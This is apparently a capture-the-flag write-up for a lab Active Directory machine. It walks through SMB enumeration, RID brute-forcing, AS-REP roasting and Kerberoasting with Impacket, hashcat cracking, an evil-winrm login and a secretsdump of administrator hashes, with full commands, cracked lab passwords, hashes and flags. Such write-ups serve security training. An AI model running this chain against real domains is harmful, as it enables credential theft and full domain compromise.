USER ENUM

BECAUSE THERE IS ***IPC$*** HAS ***READ ONLY ACCESS***SO WE CAN LIST THE USER BY SID

```
┌──(trisdoan㉿kali)-[~/roasthub]
└─$ smbmap -u "" -p "" -P 445 -H 10.10.99.234 && smbmap -u "guest" -p "" -P 445 -H 10.10.99.234
[+] IP: 10.10.99.234:445	Name: 10.10.99.234
[+] IP: 10.10.99.234:445	Name: 10.10.99.234
	Disk                                  	Permissions	Comment
	----                                  	-----------	-------
	ADMIN$                                	NO ACCESS	Remote Admin
	C$                                    	NO ACCESS	Default share
	IPC$                                  	READ ONLY	Remote IPC
	NETLOGON                              	NO ACCESS	Logon server share
	SYSVOL                                	NO ACCESS	Logon server share
	VulnNet-Business-Anonymous            	READ ONLY	VulnNet Business Sharing
	VulnNet-Enterprise-Anonymous          	READ ONLY	VulnNet Enterprise Sharing
```

```
┌──(trisdoan㉿kali)-[~/roasthub]
└─$ crackmapexec smb 10.10.99.234 -u "guest" -p "" --rid-brute
SMB         10.10.99.234    445    WIN-2BO8M1OE1M1  [*] Windows 10.0 Buil
d 17763 x64 (name:WIN-2BO8M1OE1M1) (domain:vulnnet-rst.local) (signing:Tr
ue) (SMBv1:False)
SMB         10.10.99.234    445    WIN-2BO8M1OE1M1  [+] vulnnet-rst.local
\guest:
SMB         10.10.99.234    445    WIN-2BO8M1OE1M1  [+] Brute forcing RID
s
SMB         10.10.99.234    445    WIN-2BO8M1OE1M1  498: VULNNET-RST\Ente
rprise Read-only Domain Controllers (SidTypeGroup)
SMB         10.10.99.234    445    WIN-2BO8M1OE1M1  500: VULNNET-RST\Admi
nistrator (SidTypeUser)
SMB         10.10.99.234    445    WIN-2BO8M1OE1M1  501: VULNNET-RST\Gues
t (SidTypeUser)
SMB         10.10.99.234    445    WIN-2BO8M1OE1M1  502: VULNNET-RST\krbt
gt (SidTypeUser)
SMB         10.10.99.234    445    WIN-2BO8M1OE1M1  512: VULNNET-RST\Doma
in Admins (SidTypeGroup)
SMB         10.10.99.234    445    WIN-2BO8M1OE1M1  513: VULNNET-RST\Doma
in Users (SidTypeGroup)
SMB         10.10.99.234    445    WIN-2BO8M1OE1M1  514: VULNNET-RST\Doma
in Guests (SidTypeGroup)
SMB         10.10.99.234    445    WIN-2BO8M1OE1M1  515: VULNNET-RST\Doma
in Computers (SidTypeGroup)
SMB         10.10.99.234    445    WIN-2BO8M1OE1M1  516: VULNNET-RST\Doma
in Controllers (SidTypeGroup)
SMB         10.10.99.234    445    WIN-2BO8M1OE1M1  517: VULNNET-RST\Cert
 Publishers (SidTypeAlias)
SMB         10.10.99.234    445    WIN-2BO8M1OE1M1  518: VULNNET-RST\Sche
ma Admins (SidTypeGroup)
```


GET THE USERS THEN WE START TO GET TGTS OF THOSE USERS BY GETNPUSER COMMAND (NO USER NEEDED)

```
┌──(trisdoan㉿kali)-[~/roasthub]
└─$ GetNPUsers.py vulnnet-rst.local/ -usersfile lol.txt-dc-ip 10.10.15.3

/usr/share/offsec-awae-wheels/pyOpenSSL-19.1.0-py2.py3-none-any.whl/OpenS
SL/crypto.py:12: CryptographyDeprecationWarning: Python 2 is no longer su
pported by the Python core team. Support for it is now deprecated in cryp
tography, and will be removed in the next release.
Impacket v0.9.19 - Copyright 2019 SecureAuth Corporation

[-] User Administrator doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User Guest doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] Kerberos SessionError: KDC_ERR_CLIE       REVOKED(Clients credentials hav
e been revoked)
[-] User a-whitehat doesn't have UF_DONT_REQUIRE_PREAUTH set
$krb5asrep$23$t-skid@VULNNET-RST.LOCAL:a367f169ab7d68fe8a983268bbf1ffed$2
12b3a06dbcda703296d9060d38898728c3a0a03797e303e83545148ab8df733cdf3c28582
363d0fb7c0f6e0cccf40dd5a5e14b209487f7025100ac5b5e3091dc8e1b56f2eb2266fdb7
5673804e62f3abea4df7c5d399913c66d0ffc9f73156960c64adc79747aa1c20891d7152c
b2da8903651974bd65488a666cee5398d0a328f308dae3ecf23ce30a0e8e569d44983dc51
99b7a2a88745c23cb2ae36360aa5f9c592af985163d8c25d5264b4968acc54c186dcc9f2e
8141291eb830a1bd1e7034f17a3b649fc01d2a33910970cff916975eb7aabf0ee7b628a06
059d553e895f5f8129a18fc95390e3653ed1b01d22deeb00057b7
[-] User j-goldenhand doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User j-leet doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] invalid principal syntax
```

HASHCAT



FROM THE CREDENTIAL WE JUST GOT, USE GETNPUSER COMMAND AGAIN TO LOOK FOR MORE ANY TGT HASH.

WE GOT ANOTHER USER. IT IS ENTERPRISE-CORE-VN

```
┌──(trisdoan㉿kali)-[~/roasthub]
└─$ GetUserSPNs.py "vulnnet-rst.local/t-skid:tj072889*" -dc-ip 10.10.99.
234 -outputfile newhashfromtskid.txt
/usr/share/offsec-awae-wheels/pyOpenSSL-19.1.0-py2.py3-none-any.whl/OpenS
SL/crypto.py:12: CryptographyDeprecationWarning: Python 2 is no longer su
pported by the Python core team. Support for it is now deprecated in cryp
tography, and will be removed in the next release.
Impacket v0.9.19 - Copyright 2019 SecureAuth Corporation

ServicePrincipalName   Name          MemberOf
                       PasswordLastSet    LastLogon

---------------------- ----------------- ----------------------------
------------------------------- ------------------ -----------------
-
CIFS/vulnnet-rst.local  enterprise-core-vn  CN=Remote Management Users,CN
=Builtin,DC=vulnnet-rst,DC=local  2021-03-11 14:45:09  2021-03-13 18:41:1
7
```

REMEMBER TO ADD OUTPUT

HASHCAT AGAIN

```
2e5380776d441b08e91a710fa0e0d2a59aad58b177fc4072864a804bd95d4b70ed36cc281
b6f995cfe834c8c1d53bf55b32d509c5cf9031a890e5183a985e6ac72a2a0a1b89f5db65f
035f46fce03f5a53d78f44cc291c9cec51aaf542aee9cb90f1d08d4f42737321ac085c2f5
0758afb59bdaebca853e982072104d3399409c541efea4a3303b2d6ea5f5420ea12b0fb85
647e4c628a3b3494b83afc8b73b63837ca983366c80091f953cb6d047782c244dc0319b5c
c721d6e3bd51f4de6639e23e4307e6be994d544245d209ae92cba1f4b0a9ae060e6648880
86ad43f78460fb6d54aa691621c6eabeed71c2d1bf9d74716d74339b31f5c736c996a33db
49678691cdc604c7c3980ee81c43642018cd97a2b:ry=ibfkfv,s6h,

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 13100 (Kerberos 5, etype 23, TGS-REP)
Hash.Target......: $krb5tgs$23$*enterprise-core-vn$VULNNET-RST.LOCAL$C...
d97a2b
Time.Started.....: Mon Sep 12 22:47:43 2022 (6 secs)
Time.Estimated...: Mon Sep 12 22:47:49 2022 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:   663.9 kH/s (0.36ms) @ Accel:256 Loops:1 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests
Progress.........: 4108544/14344374 (28.64%)
```

FROM THE NEWER CREDENTIAL, WE CAN GET ACCESS TO THE VICTIM MACHINE AND GET THE FIRST FLAG

```
┌──(trisdoan㉿kali)-[~/roasthub]
└─$ evil-winrm -i 10.10.99.234 -u enterprise-core-vn -p ry=ibfkfv,s6h,
```

```
GetContentCommand
*Evil-WinRM* PS C:\Users\enterprise-core-vn\desktop> cat *
THM{726b7c0baaac1455d05c827b5561f4ed}
*Evil-WinRM* PS C:\Users\enterprise-core-vn\desktop> ls
```

WE ALSO LOGIN THRU SMB VIA THAT NEWER USER

```
┌──(trisdoan㉿kali)-[~/roasthub]
└─$ smbclient -L \\\\10.10.99.234\\NETLOGON -U enterprise-core-vn
Password for [WORKGROUP\enterprise-core-vn]:

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        IPC$            IPC       Remote IPC
        NETLOGON        Disk      Logon server share
        SYSVOL          Disk      Logon server share
        VulnNet-Business-Anonymous Disk      VulnNet Business Sharing
        VulnNet-Enterprise-Anonymous Disk      VulnNet Enterprise Sharing
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 10.10.99.234 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available

┌──(trisdoan㉿kali)-[~/roasthub]
└─$ smbclient \\\\10.10.99.234\\NETLOGON -U enterprise-core-vn
Password for [WORKGROUP\enterprise-core-vn]:
Try "help" to get a list of possible commands.
smb: \> ls
  .                   D        0  Tue Mar 16 19:15:49 2021
  ..                  D        0  Tue Mar 16 19:15:49 2021
  ResetPassword.vbs           A     2821  Tue Mar 16 19:18:14 2021

                8771839 blocks of size 4096. 4536525 blocks available
smb: \> cat
cat: command not found
smb: \> get *
NT_STATUS_OBJECT_NAME_INVALID opening remote file \*
smb: \> get ResetPassword.vbs
getting file \ResetPassword.vbs of size 2821 as ResetPassword.vbs (3.0 KiloBytes/sec) (average 3.0 KiloBytes/sec)
smb: \> get ResetPassword.vbs
getting file \ResetPassword.vbs of size 2821 as ResetPassword.vbs (3.0 KiloBytes/sec) (average 3.0 KiloBytes/sec)
smb: \> exity
exity: command not found
smb: \> exit
```

GET THAT TXT FILE TO OUR MACHINE THEN OPEN IT

WE GOT ANOTHER USER.

```
┌──(trisdoan㉿kali)-[~/roasthub]
└─$ cat ResetPassword.vbs
Option Explicit

Dim objRootDSE, strDNSDomain, objTrans, strNetBIOSDomain
Dim strUserDN, objUser, strPassword, strUserNTName

' Constants for the NameTranslate object.
Const ADS_NAME_INITTYPE_GC = 3
Const ADS_NAME_TYPE_NT4 = 3
Const ADS_NAME_TYPE_1779 = 1

If (Wscript.Arguments.Count <> 0) Then
  Wscript.Echo "Syntax Error. Correct syntax is:"
  Wscript.Echo "cscript ResetPassword.vbs"
  Wscript.Quit
End If

strUserNTName = "a-whitehat"
strPassword = "bNdKVkjv3RR9ht"

' Determine DNS domain name from RootDSE object.
Set objRootDSE = GetObject("LDAP://RootDSE")
strDNSDomain = objRootDSE.Get("defaultNamingContext")

' Use the NameTranslate object to find the NetBIOS domain name from the
' DNS domain name.
Set objTrans = CreateObject("NameTranslate")
objTrans.Init ADS_NAME_INITTYPE_GC, ""
objTrans.Set ADS_NAME_TYPE_1779, strDNSDomain
strNetBIOSDomain = objTrans.Get(ADS_NAME_TYPE_NT4)
' Remove trailing backslash.
strNetBIOSDomain = Left(strNetBIOSDomain, Len(strNetBIOSDomain) - 1)

' Use the NameTranslate object to convert the NT user name to the
' Distinguished Name required for the LDAP provider.
On Error Resume Next
objTrans.Set ADS_NAME_TYPE_NT4, strNetBIOSDomain & "\" & strUserNTName
```

I GOT REVERSE SHELL VIA THAT ACCOUNT BUT THERE WAS NOTHING THERE SO I SKIPPED THIS PART

USE SECRETDUMP ON THAT NEWEST USER AND WE GOT ADMINISTRATOR NTLM HASH

```
┌──(trisdoan㉿kali)-[~/roasthub]
└─$ secretsdump.py vulnnet-rst.local/a-whitehat:bNdKVkjv3RR9ht@10.10.99.234
Impacket v0.9.19 - Copyright 2019 SecureAuth Corporation

[*] Target system bootKey: 0xf10a2788aef5f622149a41b2c745f49a
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:c2597747aa5e43022a3a3049a3c3b09d:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[-] SAM hashes extraction failed: string index out of range
[*] Dumping cached domain logon information (domain/username:hash)
[*] Dumping LSA Secrets
[*] $MACHINE.ACC
VULNNET-RST\WIN-2BO8M1OE1M1$:aes256-cts-hmac-sha1-96:d1973e995f0fdda8b8a42e3b8fb68fc97bae7345b3bb4b09de026dc0ce466
8
VULNNET-RST\WIN-2BO8M1OE1M1$:aes128-cts-hmac-sha1-96:b51135334f2836dc735f38ee337a133d
VULNNET-RST\WIN-2BO8M1OE1M1$:des-cbc-md5:98a891236b79fd4f
VULNNET-RST\WIN-2BO8M1OE1M1$:aad3b435b51404eeaad3b435b51404ee:d3fc131d5893f100b474f82b7e10517e:::
^C[-]
[*] Cleaning up...
```

GOT THE REVERSE SHELL ON ADMIN AND ALSO GOT THE FLAG